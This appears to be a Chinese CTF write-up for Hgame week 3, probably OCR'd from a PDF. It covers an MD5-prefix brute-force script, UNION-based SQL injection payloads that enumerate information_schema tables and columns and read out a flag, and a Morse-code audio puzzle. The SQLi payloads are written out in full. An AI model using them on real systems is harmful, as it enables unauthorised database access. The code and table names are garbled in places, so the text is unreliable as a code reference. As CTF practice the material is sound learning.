Hgame week3 Write up—FAD18

1. web

1.1 sqli 1

一开始的 md5 绕过通过脚本实现

```
    import hashlib

2. def md5(data):
        m=hashlib.md5();
3.
        m.update(data.encode('utf-8'));
5.
        a=m.hexdigest();
6.
        return a;
7.
8. b='abcdefghijklmnopqrstuvwxyz1234567890'
9. for i in b:
        for j in b:
            for k in b:
11.
12.
                for 1 in b:
                    for m in b:
13.
14.
                         if(md5(i+j+k+l+m)[0:4])=='3669':
15.
                             print(i+j+k+l+m);
```

尝试注入点,发现不需要闭合,就直接常规尝试了,一系列 payload 如下:

```
    id=1 order by 1 #
    id=-1 union select 1 #
    id=-

            union select (select group_concat(table_name) from information_schema.tables where table_schema=database()) #
```

得到表名 fll11111g, 接着

```
    id=-1
    union (select group_concat(column_name) from information_schema.columns wher
    table_name='f1l1l1l1g') #
```

得到列名 f14444444g


```
1. id=-1 union select (select f14444444g from f1l1l1l1g) #
```

得到 flag hgame {sql1 1s iNterest1ng}

3.Misc

3.1 听听音乐?

下载音频文件后,用 audacity 打开,发现后面有类似摩斯密码的东西,破解得到 flag



..-./.-../...-/..-/...

生成摩斯密码

解密摩斯密码

清空结果

F L A G %u38 1 T %ud J U 5 T %ud 4 %ud E A S Y %ud W A V